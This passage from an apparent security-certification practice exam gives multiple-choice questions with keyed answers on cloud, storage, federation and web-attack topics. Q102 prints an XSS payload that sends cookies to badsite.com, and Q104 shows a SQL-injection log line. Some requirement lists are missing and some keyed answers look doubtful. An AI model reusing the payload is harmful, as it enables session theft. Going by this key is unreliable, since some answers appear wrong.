A company is in the process of outsourcing its customer relationship management system to a cloud provider. It will host the entire organization's customer database. The database will be accessed by both the company's users and its customers. The procurement department has asked what security activities must be performed for the deal to proceed. Which of the following are the MOST appropriate security activities to be performed as part of due diligence? (Select TWO).

A. Physical penetration test of the datacenter to ensure there are appropriate controls.
B. Penetration testing of the solution to ensure that the customer data is well protected.
C. Security clauses are implemented into the contract such as the right to audit.
D. Review of the organizations security policies, procedures and relevant hosting certifications.
E. Code review of the solution to ensure that there are no back doors located in the software.

Answer: C,D

Question No : 65 - (Topic 1)

The security engineer receives an incident ticket from the helpdesk stating that DNS lookup requests are no longer working from the office. The network team has ensured that Layer 2 and Layer 3 connectivity are working. Which of the following tools would a security engineer use to make sure the DNS server is listening on port 53?

A. PING
B. NESSUS
C. NSLOOKUP
D. NMAP

Answer: D

Question No : 66 - (Topic 1)

A security administrator wants to deploy a dedicated storage solution which is inexpensive,

can natively integrate with AD, allows files to be selectively encrypted and is suitable for a small number of users at a satellite office. Which of the following would BEST meet the requirement?

A. SAN
B. NAS
C. Virtual SAN
D. Virtual storage

Answer: B

Question No : 67 - (Topic 1)

A large enterprise acquires another company which uses antivirus from a different vendor. The CISO has requested that data feeds from the two different antivirus platforms be combined in a way that allows management to assess and rate the overall effectiveness of antivirus across the entire organization. Which of the following tools can BEST meet the CISO's requirement?

A. GRC
B. IPS
C. CMDB
D. Syslog-ng
E. IDS

Answer: A

Question No : 68 - (Topic 1)

Company ABC's SAN is nearing capacity, and will cause costly downtimes if servers run out disk space. Which of the following is a more cost effective alternative to buying a new SAN?

A. Enable multipath to increase availability
B. Enable deduplication on the storage pools
C. Implement snapshots to reduce virtual disk size
D. Implement replication to offsite datacenter

Answer: B

Question No : 69 - (Topic 1)

An external penetration tester compromised one of the client organization's authentication servers and retrieved the password database. Which of the following methods allows the penetration tester to MOST efficiently use any obtained administrative credentials on the client organization's other systems, without impacting the integrity of any of the systems?

A. Use the pass the hash technique
B. Use rainbow tables to crack the passwords
C. Use the existing access to change the password
D. Use social engineering to obtain the actual password

Answer: A

Question No : 70 - (Topic 1)

An organization is concerned with potential data loss in the event of a disaster, and created a backup datacenter as a mitigation strategy. The current storage method is a single NAS used by all servers in both datacenters. Which of the following options increases data availability in the event of a datacenter failure?

A. Replicate NAS changes to the tape backups at the other datacenter.
B. Ensure each server has two HBAs connected through two routes to the NAS.
C. Establish deduplication across diverse storage paths.
D. Establish a SAN that replicates between datacenters.

Answer: D

Question No : 71 - (Topic 1)

Which of the following BEST constitutes the basis for protecting VMs from attacks from other VMs hosted on the same physical platform?

A. Aggressive patch management on the host and guest OSs.
B. Host based IDS sensors on all guest OSs.
C. Different antivirus solutions between the host and guest OSs.
D. Unique Network Interface Card (NIC) assignment per guest OS.

Answer: A

Question No : 72 - (Topic 1)

A small company's Chief Executive Officer (CEO) has asked its Chief Security Officer (CSO) to improve the company's security posture quickly with regard to targeted attacks. Which of the following should the CSO conduct FIRST?

A. Survey threat feeds from services inside the same industry.
B. Purchase multiple threat feeds to ensure diversity and implement blocks for malicious traffic.
C. Conduct an internal audit against industry best practices to perform a qualitative analysis.
D. Deploy a UTM solution that receives frequent updates from a trusted industry vendor.

Answer: A

Question No : 73 - (Topic 1)

A security manager has received the following email from the Chief Financial Officer (CFO):

"While I am concerned about the security of the proprietary financial data in our ERP application, we have had a lot of turnover in the accounting group and I am having a difficult time meeting our monthly performance targets. As things currently stand, we do not allow employees to work from home but this is something I am willing to allow so we can get back on track. What should we do first to securely enable this capability for my group?"

Based on the information provided, which of the following would be the MOST appropriate response to the CFO?

A. Remote access to the ERP tool introduces additional security vulnerabilities and should not be allowed.
B. Allow VNC access to corporate desktops from personal computers for the users working from home.
C. Allow terminal services access from personal computers after the CFO provides a list of the users working from home.
D. Work with the executive management team to revise policies before allowing any remote access.

Answer: D

Question No : 74 - (Topic 1)

Company XYZ provides cable television service to several regional areas. They are currently installing fiber-to-the-home in many areas with hopes of also providing telephone and Internet services. The telephone and Internet services portions of the company will each be separate subsidiaries of the parent company. The board of directors wishes to keep the subsidiaries separate from the parent company. However all three companies must share customer data for the purposes of accounting, billing, and customer authentication. The solution must use open standards, and be simple and seamless for customers, while only sharing minimal data between the companies. Which of the following solutions is BEST suited for this scenario?

A. The companies should federate, with the parent becoming the SP, and the subsidiaries becoming an IdP.
B. The companies should federate, with the parent becoming the IdP, and the subsidiaries becoming an SSP.
C. The companies should federate, with the parent becoming the IdP, and the subsidiaries becoming an SP.
D. The companies should federate, with the parent becoming the ASP, and the subsidiaries becoming an IdP.

Answer: C

Question No : 75 - (Topic 1)

The administrator is troubleshooting availability issues on an FCoE-based storage array that uses deduplication. The single controller in the storage array has failed, so the administrator wants to move the drives to a storage array from a different manufacturer in order to access the data. Which of the following issues may potentially occur?

A. The data may not be in a usable format.
B. The new storage array is not FCoE based.
C. The data may need a file system check.
D. The new storage array also only has a single controller.

Answer: A

Question No : 76 - (Topic 1)

A new web based application has been developed and deployed in production. A security engineer decides to use an HTTP interceptor for testing the application. Which of the following problems would MOST likely be uncovered by this tool?

A. The tool could show that input validation was only enabled on the client side
B. The tool could enumerate backend SQL database table and column names
C. The tool could force HTTP methods such as DELETE that the server has denied
D. The tool could fuzz the application to determine where memory leaks occur

Answer: A

Question No : 77 - (Topic 1)

A penetration tester is assessing a mobile banking application. Man-in-the-middle attempts via a HTTP intercepting proxy are failing with SSL errors. Which of the following controls has likely been implemented by the developers?

A. SSL certificate revocation
B. SSL certificate pinning
C. Mobile device root-kit detection
D. Extended Validation certificates

Answer: B

Question No : 78 - (Topic 1)

The Information Security Officer (ISO) is reviewing a summary of the findings from the last COOP tabletop exercise. The Chief Information Officer (CIO) wants to determine which additional controls must be implemented to reduce the risk of an extended customer service outage due to the VoIP system being unavailable. Which of the following BEST describes the scenario presented and the document the ISO is reviewing?

A. The ISO is evaluating the business implications of a recent telephone system failure within the BIA.
B. The ISO is investigating the impact of a possible downtime of the messaging system within the RA.
C. The ISO is calculating the budget adjustment needed to ensure audio/video system

redundancy within the RFQ.
D. The ISO is assessing the effect of a simulated downtime involving the telecommunication system within the AAR.

Answer: D

Question No : 79 - (Topic 1)

Due to a new regulatory requirement, ABC Company must now encrypt all WAN transmissions. When speaking with the network administrator, the security administrator learns that the existing routers have the minimum processing power to do the required level of encryption. Which of the following solutions minimizes the performance impact on the router?

A. Deploy inline network encryption devices
B. Install an SSL acceleration appliance
C. Require all core business applications to use encryption
D. Add an encryption module to the router and configure IPSec

Answer: A

Question No : 80 - (Topic 1)

A developer is determining the best way to improve security within the code being developed. The developer is focusing on input fields where customers enter their credit card details. Which of the following techniques, if implemented in the code, would be the MOST effective in protecting the fields from malformed input?

A. Client side input validation
B. Stored procedure
C. Encrypting credit card details
D. Regular expression matching

Answer: D

Question No : 81 - (Topic 1)

The Information Security Officer (ISO) is reviewing new policies that have been recently

made effective and now apply to the company. Upon review, the ISO identifies a new requirement to implement two-factor authentication on the company's wireless system. Due to budget constraints, the company will be unable to implement the requirement for the next two years. The ISO is required to submit a policy exception form to the Chief Information Officer (CIO). Which of the following are MOST important to include when submitting the exception form? (Select THREE).

A. Business or technical justification for not implementing the requirements.
B. Risks associated with the inability to implement the requirements.
C. Industry best practices with respect to the technical implementation of the current controls.
D. All sections of the policy that may justify non-implementation of the requirements.
E. A revised DRP and COOP plan to the exception form.
F. Internal procedures that may justify a budget submission to implement the new requirement.
G. Current and planned controls to mitigate the risks.

Answer: A,B,G

Question No : 82 - (Topic 1)

A security engineer on a large enterprise network needs to schedule maintenance within a fixed window of time. A total outage period of four hours is permitted for servers. Workstations can undergo maintenance from 8:00 pm to 6:00 am daily. Which of the following can specify parameters for the maintenance work? (Select TWO).

A. Managed security service
B. Memorandum of understanding
C. Quality of service
D. Network service provider
E. Operating level agreement

Answer: B,E

Question No : 83 - (Topic 1)

Which of the following describes a risk and mitigation associated with cloud data storage?

A. Risk: Shared hardware caused data leakageMitigation: Strong encryption at rest

B. Risk: Offsite replicationMitigation: Multi-site backups
C. Risk: Data loss from de-duplicationMitigation: Dynamic host bus addressing
D. Risk: Combined data archivingMitigation: Two-factor administrator authentication

Answer: A

Question No : 84 - (Topic 1)

Executive management is asking for a new manufacturing control and workflow automation solution. This application will facilitate management of proprietary information and closely guarded corporate trade secrets.

The information security team has been a part of the department meetings and come away with the following notes:

-Human resources would like complete access to employee data stored in the application. They would like automated data interchange with the employee management application, a cloud-based SaaS application.

-Sales is asking for easy order tracking to facilitate feedback to customers.

-Legal is asking for adequate safeguards to protect trade secrets. They are also concerned with data ownership questions and legal jurisdiction.

-Manufacturing is asking for ease of use. Employees working the assembly line cannot be bothered with additional steps or overhead. System interaction needs to be quick and easy.

-Quality assurance is concerned about managing the end product and tracking overall performance of the product being produced. They would like read-only access to the entire workflow process for monitoring and baselining.

The favored solution is a user friendly software application that would be hosted onsite. It has extensive ACL functionality, but also has readily available APIs for extensibility. It supports read-only access, kiosk automation, custom fields, and data encryption.

Which of the following departments' request is in contrast to the favored solution?

A. Manufacturing
B. Legal
C. Sales
D. Quality assurance
E. Human resources

Answer: E

Question No : 85 - (Topic 1)

An administrator wants to enable policy based flexible mandatory access controls on an open source OS to prevent abnormal application modifications or executions. Which of the following would BEST accomplish this?

A. Access control lists
B. SELinux
C. IPtables firewall
D. HIPS

Answer: B

Question No : 86 - (Topic 1)

An organization has decided to reduce labor costs by outsourcing back office processing of credit applications to a provider located in another country. Data sovereignty and privacy concerns raised by the security team resulted in the third-party provider only accessing and processing the data via remote desktop sessions. To facilitate communications and improve productivity, staff at the third party has been provided with corporate email accounts that are only accessible via the remote desktop sessions. Email forwarding is blocked and staff at the third party can only communicate with staff within the organization. Which of the following additional controls should be implemented to prevent data loss? (Select THREE).

A. Implement hashing of data in transit
B. Session recording and capture
C. Disable cross session cut and paste
D. Monitor approved credit accounts
E. User access audit reviews
F. Source IP whitelisting

Answer: C,E,F

Question No : 87 - (Topic 1)

The helpdesk department desires to roll out a remote support application for internal use on all company computers. This tool should allow remote desktop sharing, system log gathering, chat, hardware logging, inventory management, and remote registry access. The risk management team has been asked to review vendor responses to the RFQ. Which of the following questions is the MOST important?

A. What are the protections against MITM?
B. What accountability is built into the remote support application?
C. What encryption standards are used in tracking database?
D. What snapshot or “undo” features are present in the application?
E. What encryption standards are used in remote desktop and file transfer functionality?

Answer: B

Question No : 88 - (Topic 1)

A company has received the contract to begin developing a new suite of software tools to replace an aging collaboration solution. The original collaboration solution has been in place for nine years, contains over a million lines of code, and took over two years to develop originally. The SDLC has been broken up into eight primary stages, with each stage requiring an in-depth risk analysis before moving on to the next phase. Which of the following software development methods is MOST applicable?

A. Spiral model
B. Incremental model
C. Waterfall model
D. Agile model

Answer: C

Question No : 89 - (Topic 1)

A system administrator needs to meet the maximum amount of security goals for a new DNS infrastructure. The administrator deploys DNSSEC extensions to the domain names and infrastructure. Which of the following security goals does this meet? (Select TWO).

A. Availability
B. Authentication
C. Integrity

D. Confidentiality
E. Encryption

Answer: B,C

Question No : 90 - (Topic 1)

A completely new class of web-based vulnerabilities has been discovered. Claims have been made that all common web-based development frameworks are susceptible to attack. Proof-of-concept details have emerged on the Internet. A security advisor within a company has been asked to provide recommendations on how to respond quickly to these vulnerabilities. Which of the following BEST describes how the security advisor should respond?

A. Assess the reliability of the information source, likelihood of exploitability, and impact to hosted data. Attempt to exploit via the proof-of-concept code. Consider remediation options.
B. Hire an independent security consulting agency to perform a penetration test of the web servers. Advise management of any 'high' or 'critical' penetration test findings and put forward recommendations for mitigation.
C. Review vulnerability write-ups posted on the Internet. Respond to management with a recommendation to wait until the news has been independently verified by software vendors providing the web application software.
D. Notify all customers about the threat to their hosted data. Bring the web servers down into "maintenance mode" until the vulnerability can be reliably mitigated through a vendor patch.

Answer: A

Question No : 91 - (Topic 1)

A security administrator is tasked with implementing two-factor authentication for the company VPN. The VPN is currently configured to authenticate VPN users against a backend RADIUS server. New company policies require a second factor of authentication, and the Information Security Officer has selected PKI as the second factor. Which of the following should the security administrator configure and implement on the VPN concentrator to implement the second factor and ensure that no error messages are displayed to the user during the VPN connection? (Select TWO).

A. The user's certificate private key must be installed on the VPN concentrator.

B. The CA's certificate private key must be installed on the VPN concentrator.
C. The user certificate private key must be signed by the CA.
D. The VPN concentrator's certificate private key must be signed by the CA and installed on the VPN concentrator.
E. The VPN concentrator's certificate private key must be installed on the VPN concentrator.
F. The CA's certificate public key must be installed on the VPN concentrator.

Answer: E,F

Question No : 92 - (Topic 1)

The source workstation image for new accounting PCs has begun blue-screening. A technician notices that the date/time stamp of the image source appears to have changed. The desktop support director has asked the Information Security department to determine if any changes were made to the source image. Which of the following methods would BEST help with this process? (Select TWO).

A. Retrieve source system image from backup and run file comparison analysis on the two images.
B. Parse all images to determine if extra data is hidden using steganography.
C. Calculate a new hash and compare it with the previously captured image hash.
D. Ask desktop support if any changes to the images were made.
E. Check key system files to see if date/time stamp is in the past six months.

Answer: A,C

Question No : 93 - (Topic 1)

A member of the software development team has requested advice from the security team to implement a new secure lab for testing malware. Which of the following is the NEXT step that the security team should take?

A. Purchase new hardware to keep the malware isolated.
B. Develop a policy to outline what will be required in the secure lab.
C. Construct a series of VMs to host the malware environment.
D. Create a proposal and present it to management for approval.

Answer: D

Question No : 94 - (Topic 1)

A company is deploying a new iSCSI-based SAN. The requirements are as follows:

Which of the following design specifications meet all the requirements? (Select TWO).

A. Targets use CHAP authentication
B. IPSec using AH with PKI certificates for authentication
C. Fiber channel should be used with AES
D. Initiators and targets use CHAP authentication
E. Fiber channel over Ethernet should be used
F. IPSec using AH with PSK authentication and 3DES
G. Targets have SCSI IDs for authentication

Answer: B,D

Question No : 95 - (Topic 1)

A security engineer is working on a large software development project. As part of the design of the project, various stakeholder requirements were gathered and decomposed to an implementable and testable level. Various security requirements were also documented. Organize the following security requirements into the correct hierarchy required for an SRTM.

Requirement 1: The system shall provide confidentiality for data in transit and data at rest.

Requirement 2: The system shall use SSL, SSH, or SCP for all data transport.

Requirement 3: The system shall implement a file-level encryption scheme.

Requirement 4: The system shall provide integrity for all data at rest.

Requirement 5: The system shall perform CRC checks on all files.

A. Level 1: Requirements 1 and 4; Level 2: Requirements 2, 3, and 5
B. Level 1: Requirements 1 and 4; Level 2: Requirements 2 and 3 under 1, Requirement 5 under 4
C. Level 1: Requirements 1 and 4; Level 2: Requirement 2 under 1, Requirement 5 under 4; Level 3: Requirement 3 under 2
D. Level 1: Requirements 1, 2, and 3; Level 2: Requirements 4 and 5

Answer: B

Question No : 96 - (Topic 1)

Three companies want to allow their employees to seamlessly connect to each other's wireless corporate networks while keeping one consistent wireless client configuration. Each company wants to maintain its own authentication infrastructure and wants to ensure that an employee who is visiting the other two companies is authenticated by the home office when connecting to the other companies' wireless network. All three companies have agreed to standardize on 802.1x EAP-PEAP-MSCHAPv2 for client configuration. Which of the following should the three companies implement?

A. The three companies should agree on a single SSID and configure a hierarchical RADIUS system which implements trust delegation.
B. The three companies should implement federated authentication through Shibboleth connected to an LDAP backend and agree on a single SSID.
C. The three companies should implement a central portal-based single sign-on and agree to use the same CA when issuing client certificates.
D. All three companies should use the same wireless vendor to facilitate the use of a shared cloud based wireless controller.

Answer: A

Question No : 97 - (Topic 1)

The senior security administrator wants to redesign the company DMZ to minimize the risks associated with both external and internal threats. The DMZ design must support security in depth, change management and configuration processes, and support incident reconstruction. Which of the following designs BEST supports the given requirements?

A. A dual firewall DMZ with remote logging where each firewall is managed by a separate administrator.
B. A single firewall DMZ where each firewall interface is managed by a separate administrator and logging to the cloud.
C. A SaaS based firewall which logs to the company's local storage via SSL, and is managed by the change control team.
D. A virtualized firewall, where each virtual instance is managed by a separate administrator and logging to the same hardware.

Answer: A

Question No : 98 - (Topic 1)

An organization would like to allow employees to use their network username and password to access a third-party service. The company is using Active Directory Federated Services for their directory service. Which of the following should the company ensure is supported by the third-party? (Select TWO).

A. LDAP/S
B. SAML
C. NTLM
D. OAUTH
E. Kerberos

Answer: B,E

Question No : 99 - (Topic 1)

A human resources manager at a software development company has been tasked with recruiting personnel for a new cyber defense division in the company. This division will require personnel to have high technology skills and industry certifications. Which of the following is the BEST method for this manager to gain insight into this industry to execute the task?

A. Interview candidates, attend training, and hire a staffing company that specializes in technology jobs
B. Interview employees and managers to discover the industry hot topics and trends
C. Attend meetings with staff, internal training, and become certified in software management
D. Attend conferences, webinars, and training to remain current with the industry and job requirements

Answer: D

Question No : 100 - (Topic 1)

A security firm is writing a response to an RFP from a customer that is building a new network based software product. The firm's expertise is in penetration testing corporate networks. The RFP explicitly calls for all possible behaviors of the product to be tested, however, it does not specify any particular method to achieve this goal. Which of the following should be used to ensure the security and functionality of the product? (Select TWO).

A. Code review
B. Penetration testing
C. Grey box testing
D. Code signing
E. White box testing

Answer: A,E

Question No : 101 - (Topic 1)

Two universities are making their 802.11n wireless networks available to the other university's students. The infrastructure will pass the student's credentials back to the home school for authentication via the Internet.

The requirements are:

The following design was implemented:

WPA2 Enterprise using EAP-PEAP-MSCHAPv2 will be used for wireless security

RADIUS proxy servers will be used to forward authentication requests to the home school

The RADIUS servers will have certificates from a common public certificate authority

A strong shared secret will be used for RADIUS server authentication

Which of the following security considerations should be added to the design?

A. The transport layer between the RADIUS servers should be secured
B. WPA Enterprise should be used to decrease the network overhead
C. The RADIUS servers should have local accounts for the visiting students
D. Students should be given certificates to use for authentication to the network

Answer: A

Question No : 102 - (Topic 1)

A security administrator notices the following line in a server's security log:

<input name='credentials' type='TEXT' value='" +

request.getParameter('><script>document.location='http://badsite.com/?q='document.cookie</script>') + "';

The administrator is concerned that it will take the developer a lot of time to fix the application that is running on the server. Which of the following should the security administrator implement to prevent this particular attack?

A. WAF
B. Input validation
C. SIEM
D. Sandboxing
E. DAM

Answer: A

Question No : 103 - (Topic 1)

A security administrator was doing a packet capture and noticed a system communicating with an unauthorized address within the 2001::/32 prefix. The network administrator confirms there is no IPv6 routing into or out of the network. Which of the following is the BEST course of action?

A. Investigate the network traffic and block UDP port 3544 at the firewall
B. Remove the system from the network and disable IPv6 at the router
C. Locate and remove the unauthorized 6to4 relay from the network
D. Disable the switch port and block the 2001::/32 traffic at the firewall

Answer: A

Question No : 104 - (Topic 1)

A developer has implemented a piece of client-side JavaScript code to sanitize a user's provided input to a web page login screen. The code ensures that only the upper case and lower case letters are entered in the username field, and that only a 6-digit PIN is entered in the password field. A security administrator is concerned with the following web server log:

10.235.62.11 – - [02/Mar/2014:06:13:04] "GET /site/script.php?user=admin&pass=pass%20or%201=1 HTTP/1.1" 200 5724

Given this log, which of the following is the security administrator concerned with and which

fix should be implemented by the developer?

A. The security administrator is concerned with nonprintable characters being used to gain administrative access, and the developer should strip all nonprintable characters.
B. The security administrator is concerned with XSS, and the developer should normalize Unicode characters on the browser side.
C. The security administrator is concerned with SQL injection, and the developer should implement server side input validation.
D. The security administrator is concerned that someone may log on as the administrator, and the developer should ensure strong passwords are enforced.

Answer: C

Question No : 105 - (Topic 1)

A new internal network segmentation solution will be implemented into the enterprise that consists of 200 internal firewalls. As part of running a pilot exercise, it was determined that it takes three changes to deploy a new application onto the network before it is operational. Security now has a significant effect on overall availability. Which of the following would be the FIRST process to perform as a result of these findings?

A. Lower the SLA to a more tolerable level and perform a risk assessment to see if the solution could be met by another solution. Reuse the firewall infrastructure on other projects.
B. Perform a cost benefit analysis and implement the solution as it stands as long as the risks are understood by the business owners around the availability issues. Decrease the current SLA expectations to match the new solution.
C. Engage internal auditors to perform a review of the project to determine why and how the project did not meet the security requirements. As part of the review ask them to review the control effectiveness.
D. Review to determine if control effectiveness is in line with the complexity of the solution. Determine if the requirements can be met with a simpler solution.

Answer: D

Question No : 106 - (Topic 1)

The Chief Information Security Officer (CISO) at a company knows that many users store business documents on public cloud-based storage, and realizes this is a risk to the company. In response, the CISO implements a mandatory training course in which all

employees are instructed on the proper use of cloud-based storage. Which of the following risk strategies did the CISO implement?

A. Avoid
B. Accept
C. Mitigate
D. Transfer

Answer: C

Question No : 107 - (Topic 1)

A security administrator notices a recent increase in workstations becoming compromised by malware. Often, the malware is delivered via drive-by downloads, from malware hosting websites, and is not being detected by the corporate antivirus. Which of the following solutions would provide the BEST protection for the company?

A. Increase the frequency of antivirus downloads and install updates to all workstations.
B. Deploy a cloud-based content filter and enable the appropriate category to prevent further infections.
C. Deploy a WAF to inspect and block all web traffic which may contain malware and exploits.
D. Deploy a web based gateway antivirus server to intercept viruses before they enter the network.

Answer: B

Question No : 108 - (Topic 1)

An assessor identifies automated methods for identifying security control compliance through validating sensors at the endpoint and at Tier 2. Which of the following practices satisfy continuous monitoring of authorized information systems?

A. Independent verification and validation
B. Security test and evaluation
C. Risk assessment
D. Ongoing authorization

Answer: D

Question No : 109 - (Topic 1)

An attacker attempts to create a DoS event against the VoIP system of a company. The attacker uses a tool to flood the network with a large number of SIP INVITE traffic. Which of the following would be LEAST likely to thwart such an attack?

A. Install IDS/IPS systems on the network
B. Force all SIP communication to be encrypted
C. Create separate VLANs for voice and data traffic
D. Implement QoS parameters on the switches

Answer: D

Question No : 110 - (Topic 1)

The Information Security Officer (ISO) believes that the company has been targeted by cybercriminals and it is under a cyber attack. Internal services that are normally available to the public via the Internet are inaccessible, and employees in the office are unable to browse the Internet. The senior security engineer starts by reviewing the bandwidth at the border router, and notices that the incoming bandwidth on the router's external interface is maxed out. The security engineer then inspects the following piece of log to try and determine the reason for the downtime, focusing on the company's external router's IP which is 128.20.176.19:

11:16:22.110343 IP 90.237.31.27.19 > 128.20.176.19.19: UDP, length 1400

11:16:22.110351 IP 23.27.112.200.19 > 128.20.176.19.19: UDP, length 1400

11:16:22.110358 IP 192.200.132.213.19 > 128.20.176.19.19: UDP, length 1400

11:16:22.110402 IP 70.192.2.55.19 > 128.20.176.19.19: UDP, length 1400

11:16:22.110406 IP 112.201.7.39.19 > 128.20.176.19.19: UDP, length 1400

Which of the following describes the findings the senior security engineer should report to the ISO and the BEST solution for service restoration?

A. After the senior engineer used a network analyzer to identify an active Fraggle attack, the company's ISP should be contacted and instructed to block the malicious packets.

B. After the senior engineer used the above IPS logs to detect the ongoing DDOS attack, an IPS filter should be enabled to block the attack and restore communication.
C. After the senior engineer used a mirror port to capture the ongoing amplification attack, a BGP sinkhole should be configured to drop traffic at the source networks.
D. After the senior engineer used a packet capture to identify an active Smurf attack, an ACL should be placed on the company's external router to block incoming UDP port 19 traffic.

Answer: A

Question No : 111 - (Topic 1)

Company XYZ has purchased and is now deploying a new HTML5 application. The company wants to hire a penetration tester to evaluate the security of the client and server components of the proprietary web application before launch. Which of the following is the penetration tester MOST likely to use while performing black box testing of the security of the company's purchased application? (Select TWO).

A. Code review
B. Sandbox
C. Local proxy
D. Fuzzer
E. Port scanner

Answer: C,D

Question No : 112 - (Topic 1)

Joe, a hacker, has discovered he can specifically craft a webpage that when viewed in a browser crashes the browser and then allows him to gain remote code execution in the context of the victim's privilege level. The browser crashes due to an exception error when a heap memory that is unused is accessed. Which of the following BEST describes the application issue?

A. Integer overflow
B. Click-jacking
C. Race condition
D. SQL injection
E. Use after free
F. Input validation

Answer: E

Question No : 113 - (Topic 1)

A security company is developing a new cloud-based log analytics platform. Its purpose is to allow:

Which of the following are the BEST security considerations to protect data from one customer being disclosed to other customers? (Select THREE).

A. Secure storage and transmission of API keys
B. Secure protocols for transmission of log files and search results
C. At least two years retention of log files in case of e-discovery requests
D. Multi-tenancy with RBAC support
E. Sanitizing filters to prevent upload of sensitive log file contents
F. Encryption of logical volumes on which the customers' log files reside

Answer: A,B,D

Question No : 114 - (Topic 1)

A new piece of ransomware got installed on a company's backup server which encrypted the hard drives containing the OS and backup application configuration but did not affect the deduplication data hard drives. During the incident response, the company finds that all backup tapes for this server are also corrupt. Which of the following is the PRIMARY concern?

A. Determining how to install HIPS across all server platforms to prevent future incidents
B. Preventing the ransomware from re-infecting the server upon restore
C. Validating the integrity of the deduplicated data
D. Restoring the data will be difficult without the application configuration

Answer: D

Question No : 115 - (Topic 1)

Joe, the Chief Executive Officer (CEO), was an Information security professor and a

Subject Matter Expert for over 20 years. He has designed a network defense method which he says is significantly better than prominent international standards. He has recommended that the company use his cryptographic method. Which of the following methodologies should be adopted?

A. The company should develop an in-house solution and keep the algorithm a secret.
B. The company should use the CEO's encryption scheme.
C. The company should use a mixture of both systems to meet minimum standards.
D. The company should use the method recommended by other respected information security organizations.

Answer: D

Question No : 116 - (Topic 1)

A security engineer is a new member to a configuration board at the request of management. The company has two new major IT projects starting this year and wants to plan security into the application deployment. The board is primarily concerned with the applications' compliance with federal assessment and authorization standards. The security engineer asks for a timeline to determine when a security assessment of both applications should occur and does not attend subsequent configuration board meetings. If the security engineer is only going to perform a security assessment, which of the following steps in system authorization has the security engineer omitted?

A. Establish the security control baseline
B. Build the application according to software development security standards
C. Review the results of user acceptance testing
D. Consult with the stakeholders to determine which standards can be omitted

Answer: A

Question No : 117 - (Topic 1)

In order to reduce costs and improve employee satisfaction, a large corporation is creating a BYOD policy. It will allow access to email and remote connections to the corporate enterprise from personal devices; provided they are on an approved device list. Which of the following security measures would be MOST effective in securing the enterprise under the new policy? (Select TWO).

A. Provide free email software for personal devices.
B. Encrypt data in transit for remote access.
C. Require smart card authentication for all devices.
D. Implement NAC to limit insecure devices access.
E. Enable time of day restrictions for personal devices.

Answer: B,D

Topic 2, Volume B

Question No : 118 - (Topic 2)

An organization recently upgraded its wireless infrastructure to support 802.1x and requires all clients to use this method. After the upgrade, several critical wireless clients fail to connect because they are only pre-shared key compliant. For the foreseeable future, none of the affected clients have an upgrade path to put them into compliance with the 802.1x requirement. Which of the following provides the MOST secure method of integrating the non-compliant clients into the network?

A. Create a separate SSID and require the use of dynamic encryption keys.
B. Create a separate SSID with a pre-shared key to support the legacy clients and rotate the key at random intervals.
C. Create a separate SSID and pre-shared WPA2 key on a new network segment and only allow required communication paths.
D. Create a separate SSID and require the legacy clients to connect to the wireless network using certificate-based 802.1x.

Answer: B

Question No : 119 - (Topic 2)

A company has noticed recently that its corporate information has ended up on an online forum. An investigation has identified that internal employees are sharing confidential corporate information on a daily basis. Which of the following are the MOST effective security controls that can be implemented to stop the above problem? (Select TWO).

A. Implement a URL filter to block the online forum
B. Implement NIDS on the desktop and DMZ networks
C. Security awareness compliance training for all employees
D. Implement DLP on the desktop, email gateway, and web proxies

E. Review of security policies and procedures

Answer: C,D

Question No : 120 - (Topic 2)

It has come to the IT administrator's attention that the "post your comment" field on the company blog page has been exploited, resulting in cross-site scripting attacks against customers reading the blog. Which of the following would be the MOST effective at preventing the "post your comment" field from being exploited?

A. Update the blog page to HTTPS
B. Filter metacharacters
C. Install HIDS on the server
D. Patch the web application
E. Perform client side input validation

Answer: B

Question No : 121 - (Topic 2)

An IT auditor is reviewing the data classification for a sensitive system. The company has classified the data stored in the sensitive system according to the following matrix:

DATA TYPECONFIDENTIALITYINTEGRITYAVAILABILITY

FinancialHIGHHIGHLOW

Client nameMEDIUMMEDIUMHIGH

Client addressLOWMEDIUMLOW

AGGREGATEMEDIUMMEDIUMMEDIUM

The auditor is advising the company to review the aggregate score and submit it to senior management. Which of the following should be the revised aggregate score?

A. HIGH, MEDIUM, LOW
B. MEDIUM, MEDIUM, LOW
C. HIGH, HIGH, HIGH
D. MEDIUM, MEDIUM, MEDIUM

Answer: C

Question No : 122 - (Topic 2)

A business unit of a large enterprise has outsourced the hosting and development of a new external website which will be accessed by premium customers, in order to speed up the time to market timeline. Which of the following is the MOST appropriate?

A. The external party providing the hosting and website development should be obligated under contract to provide a secure service which is regularly tested (vulnerability and penetration). SLAs should be in place for the resolution of newly identified vulnerabilities and a guaranteed uptime.
B. The use of external organizations to provide hosting and web development services is not recommended as the costs are typically higher than what can be achieved internally. In addition, compliance with privacy regulations becomes more complex and guaranteed uptimes are difficult to track and measure.
C. Outsourcing transfers all the risk to the third party. An SLA should be in place for the resolution of newly identified vulnerabilities and penetration / vulnerability testing should be conducted regularly.
D. Outsourcing transfers the risk to the third party, thereby minimizing the cost and any legal obligations. An MOU should be in place for the resolution of newly identified vulnerabilities and penetration / vulnerability testing should be conducted regularly.

Answer: A

Question No : 123 - (Topic 2)

An insurance company has an online quoting system for insurance premiums. It allows potential customers to fill in certain details about their car and obtain a quote. During an investigation, the following patterns were detected:

Pattern 1 – Analysis of the logs identifies that insurance premium forms are being filled in but only single fields are incrementally being updated.

Pattern 2 – For every quote completed, a new customer number is created; due to legacy

systems, customer numbers are running out.

Which of the following is the attack type the system is susceptible to, and what is the BEST way to defend against it? (Select TWO).

A. Apply a hidden field that triggers a SIEM alert
B. Cross site scripting attack
C. Resource exhaustion attack
D. Input a blacklist of all known BOT malware IPs into the firewall
E. SQL injection
F. Implement an inline WAF and integrate into SIEM
G. Distributed denial of service
H. Implement firewall rules to block the attacking IP addresses

Answer: C,F

Question No : 124 - (Topic 2)

An administrator wishes to replace a legacy clinical software product as it has become a security risk. The legacy product generates $10,000 in revenue a month. The new software product has an initial cost of $180,000 and a yearly maintenance of $2,000 after the first year. However, it will generate $15,000 in revenue per month and be more secure. How many years until there is a return on investment for this new package?

A. 1
B. 2
C. 3
D. 4

Answer: D

Question No : 125 - (Topic 2)

A security auditor suspects two employees of having devised a scheme to steal money from the company. While one employee submits purchase orders for personal items, the other employee approves these purchase orders. The auditor has contacted the human resources director with suggestions on how to detect such illegal activities. Which of the following should the human resource director implement to identify the employees involved in these activities and reduce the risk of this activity occurring in the future?

A. Background checks
B. Job rotation
C. Least privilege
D. Employee termination procedures

Answer: B

Question No : 126 - (Topic 2)

A security analyst, Ann, states that she believes Internet facing file transfer servers are being attacked. Which of the following is evidence that would aid Ann in making a case to management that action needs to be taken to safeguard these servers?

A. Provide a report of all the IP addresses that are connecting to the systems and their locations
